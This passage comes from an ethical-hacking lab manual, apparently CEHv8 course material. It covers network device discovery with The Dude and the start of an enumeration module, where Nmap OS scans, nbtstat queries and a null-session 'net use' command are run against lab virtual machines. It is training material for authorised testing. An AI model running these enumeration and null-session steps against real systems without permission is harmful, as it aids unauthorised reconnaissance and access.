PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how Colasoft Packet Builder affects your network traffic while analyzing your network.
2. Evaluate what types of instant messages Capsa monitors.
3. Determine whether the packet buffer affects performance. If yes, then what steps do you take to avoid or reduce its effect on software?

Internet Connection Required

<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
------------------------------	--

Platform Supported


<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs
---	---

Lab**18**

Scanning Devices in a Network Using The Dude

ICON KEY

The Dude automatically scans all devices within specified subnets, draws and lays out a map of your networks, monitors services of your devices, and alerts you in case some service has problems.



Test your knowledge



Web exercise



Workbook review

Lab Scenario

In the previous lab you learned how packets can be captured using Colasoft Packet Builder. Attackers too can sniff and capture and analyze packets from a network and obtain specific network information. The attacker can disrupt communication between hosts and clients by modifying system configurations, or through the physical destruction of the network.

As an expert **ethical hacker**, you should be able to gather information on **organizations network to check for vulnerabilities and fix them before an attacker gets to compromise the machines using those vulnerabilities**. If you detect any attack that has been performed on a network, immediately implement preventative measures to stop any additional unauthorized access.

In this lab you will learn to use The Dude tool to scan the devices in a network and the tool will alert you if any attack has been performed on the network.

Lab Objectives

The objective of this lab is to demonstrate how to scan all devices within specified subnets, draw and layout a map of your networks, and monitor services on the network.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Environment

To carry out the lab, you need:

- The Dude is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Network Discovery and Mapping Tools\The Dude**
- You can also download the latest version of **The Dude** from the <http://www.mikrotik.com/thedude.php>

- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- A computer running Windows Server 2012
- Double-click the **The Dude** and follow wizard-driven installation steps to install **The Dude**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of The Dude

The Dude network monitor is a new application that can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices, and alert you in case some service has problems.

Lab Tasks

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.





FIGURE 18.1: Windows Server 2012 – Desktop view

2. In the **Start** menu, to launch **The Dude**, click **The Dude** icon.



TASK 1

Launch The Dude

Module 03 – Scanning Networks

FIGURE 18.2: Windows Server 2012 – Start menu

3. The main window of **The Dude** will appear.




FIGURE 18.3: Main window of The Dude

4. Click the **Discover** button on the toolbar of the main window.




FIGURE 18.4: Select discover button

5. The **Device Discovery** window appears.




FIGURE 18.6: Device discovery window

- In the Device Discovery window, specify **Scan Networks** range, select **default** from the **Agent drop-down** list, select **DNS, SNMP, NETBIOS**, and **IP** from the **Device Name Preference** drop-down list, and click **Discover**.




FIGURE 18.7: Selecting device name preference

- Once the scan is complete, all the devices connected to a particular network will be displayed.

Module 03 – Scanning Networks




FIGURE 18.8: Overview of network connection

8. Select a device and place the mouse cursor on it to display the detailed information about that device.




FIGURE 18.9: Detailed information of the device

9. Now, click the down arrow for the **Local** drop-down list to see information on **History Actions**, **Tools**, **Files**, **Logs**, and so on.

Module 03 – Scanning Networks




FIGURE 18.10: Selecting Local information

10. Select options from the drop-down list to view complete information.

Device	Mastering Type	Map	Notes
10.0.0.1	single	Local	
10.0.0.12	single	Local	
10.0.0.255	single	Local	
APM@1	single	Local	
WPN-ZH95TDSG	single	Local	
WPN-D3NMRSHL	single	Local	
WPN-EGB81SG1	single	Local	
WPN-WQIN3WR	single	Local	
WPN-M551LCK4	single	Local	
WPN-UL155WMM	arpq	Local	
WPN-D0WWSB	single	Local	
WINDOWS8	single	Local	

FIGURE 18.11: Scanned network complete information

11. As described previously, you may select all the other options from the drop-down list to view the respective information.

12. Once scanning is complete, click the  button to disconnect.




FIGURE 18.12: Connection of systems in network

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
The Dude	IP Address Range: 10.0.0.0 – 10.0.0.24
	Device Name Preferences: DNS, SNMP, NETBIOS, IP
	Output: List of connected system, devices in Network

**PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
RELATED TO THIS LAB.**

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Enumeration

Module 04


Enumeration

Enumeration is the process of extracting user names, machine names, network resources, shares, and services from a system. Enumeration is conducted in an intranet environment.

ICON KEY



Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

Penetration testing is much more than just running exploits against vulnerable systems like we learned in the previous module. In fact a penetration test begins before penetration testers have even made contact with the victim systems.

As an **expert ethical hacker** and **penetration tester** you must know how to **enumerate target networks** and extract lists of computers, user names, user groups, ports, operating systems, machine names, network resources, and services using various enumeration techniques.

Lab Objectives

The objective of this lab is to provide expert knowledge on network enumeration and other responsibilities that include:

- User name and user groups
- Lists of computers, their operating systems, and ports
- Machine names, network resources, and services
- Lists of shares on individual hosts on the network
- Policies and passwords

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Tools\CEHv8 Module 04 Enumeration

Lab Environment

To carry out the lab, you need:

- **Windows Server 2012** as host machine
- **Windows Server 2008, Windows 8 and Windows 7** as virtual machine
- A web browser with an **Internet** connection
- Administrative privileges to run tools

Lab Duration

Time: 60 Minutes

Overview of Enumeration

Enumeration is the process of **extracting** user names, machine names, network resources, shares, and services from a system. Enumeration techniques are conducted in an intranet environment.

 **T A S K 1**

Overview

Recommended labs to assist you in Enumeration:

- Enumerating a Target Network Using **Nmap** Tool
- Enumerating NetBIOS Using the **SuperScan** Tool
- Enumerating NetBIOS Using the **NetBIOS Enumerator Tool**
- Enumerating a Network Using the **SoftPerfect Network Scanner**
- Enumerating a Network Using **SolarWinds Toolset**
- Enumerating the System Using **Hyena**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab**1**

Enumerating a Target Network Using Nmap

Enumeration is the process of extracting user names, machine names, network resources, shares, and services from a system.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In fact, a penetration test begins before penetration testers have even made contact with the victim systems. During enumeration, information is systematically collected and individual systems are identified. The pen testers examine the systems in their entirety, which allows evaluating security weaknesses. In this lab, we discuss Nmap; it uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, it was designed to rapidly scan large networks. By using the open ports, an attacker can easily attack the target machine to overcome this type of attacks network filled with IP filters, firewalls and other obstacles.

As an **expert ethical hacker** and **penetration tester** to **enumerate a target network** and extract a list of computers, user names, user groups, machine names, network resources, and services using various enumeration techniques.

Lab Objectives

The objective of this lab is to help students understand and perform enumeration on target network using various techniques to obtain:

- User names and user groups
- Lists of computers, their operating systems, and the ports on them
- Machine names, network resources, and services
- Lists of shares on the individual hosts on the network
- Policies and passwords

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2008** as a virtual machine
- A computer running with **Windows Server 2012** as a host machine
- Nmap is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\Additional Enumeration Pen Testing Tools\Nmap**
- Administrative privileges to install and run tools

Lab Duration

Time: 10 Minutes

Take a snapshot (a type of quick backup) of your virtual machine before each lab, because if something goes wrong, you can go back to it.

Overview of Enumeration

Enumeration is the process of **extracting** user names, machine names, network resources, shares, and services from a system. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

The basic idea in this section is to:

- Perform scans to find hosts with **NetBIOS** ports open (135, 137-139, 445)
 - Do an **nbtstat** scan to find generic **information** (computer names, user names, MAC addresses) on the hosts
 - Create a **Null Session** to these hosts to gain more information
 - Install and Launch **Nmap** in a Windows Server 2012 machine
1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 1.1: Windows Server 2012 – Desktop view

Task 1

Nbstat and Null Sessions

Zenmap file installs the following files:

- Nmap Core Files
- Nmap Path
- WinPcap 4.1.1
- Network Interface Import
- Zenmap (GUI frontend)

2. Click the **Nmap-Zenmap GUI** app to open the **Zenmap** window.




FIGURE 1.2: Windows Server 2012 – Apps

3. Start your virtual machine running **Windows Server 2008**
4. Now launch the **nmap** tool in the **Windows Server 2012** host machine.
5. Perform **nmap -O scan** for the Windows Server 2008 virtual machine (**10.0.0.6**) network. This takes a few minutes.

Use the `-osscan-guess` option for best results in nmap.

Note: IP addresses may vary in your lab environment.




FIGURE 1.3: The Zenmap Main window

6. Nmap performs a **scan** for the provided **target IP address** and outputs the results on the Nmap **Output** tab.
7. Your first target is the computer with a Windows operating system on which you can see ports **139 and 445** open. Remember this usually works only **against Windows** but may partially succeed if other OSes have these ports open. There may be more than one system that has **NetBIOS** open.

Nmap.org is the official source for downloading Nmap source code and binaries for Nmap and Zenmap.

Module 04 – Enumeration




FIGURE 1.4: The Zenmap output window

8. Now you see that ports 139 and 445 are open and port **139** is using NetBIOS.
9. Now launch the **command prompt** in **Windows Server 2008** virtual machine and perform **nbtstat** on port 139 of the target machine.
10. Run the command **nbtstat -A 10.0.0.7**.

Nmap has traditionally been a command-line tool run from a UNIX shell or (more recently) a Windows command prompt.

```
C:\Users\Administrator>nbtstat -A 10.0.0.7
Local Area Connection 2:
Node IpAddress: [10.0.0.3] Scope Id: []
NetBIOS Remote Machine Name Table
  Name        Type      Status
WIN-D39MR5HL9E4<00>  UNIQUE   Registered
WORKGROUP    <00>  GROUP    Registered
WIN-D39MR5HL9E4<20>  UNIQUE   Registered
MAC Address = D8 0C A8 00 00 2D

C:\Users\Administrator>
```


FIGURE 1.5: Command Prompt with the nbtstat command

11. We have not even created a **null session** (an unauthenticated session) yet, and we can still pull this info down.
12. Now **create** a null session.

TASK 3

Create a Null Session

13. In the command prompt, type **net use \\X.X.X.X\IPC\$ " " /u:""** (where **X.X.X.X** is the address of the host machine, and there are no spaces between the double quotes).



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command entered is "net use \\10.0.0.7\IPC\$ "" /u:"". The output shows the connection details:


```
C:\>net use \\10.0.0.7\IPC$ "" /u:""
Local name          \\10.0.0.7\IPC$ 
Remote name        IPC
Resource type      IPC
Status             OK
# Opens            0
# Connections     1
The command completed successfully.

C:\>
```

On the left side of the window, there is a sidebar titled "Net Command" with a list of options: Syntax, ACCOUNTS, COMPUTER, CONFIG, CONTINUE, FILE, GROUP, HELP, HELPMMSG, LOCALGROUP, NAME, PAUSE, PRINT, SEND, SESSION, SHARE, START, STATISTICS, STOP, TIME, USE, USER, and VIEW.

FIGURE 1.6: The command prompt with the net use command

14. **Confirm** it by issuing a generic **net use** command to see connected null sessions from your host.
15. To confirm, type **net use**, which should list your **newly created** null session.



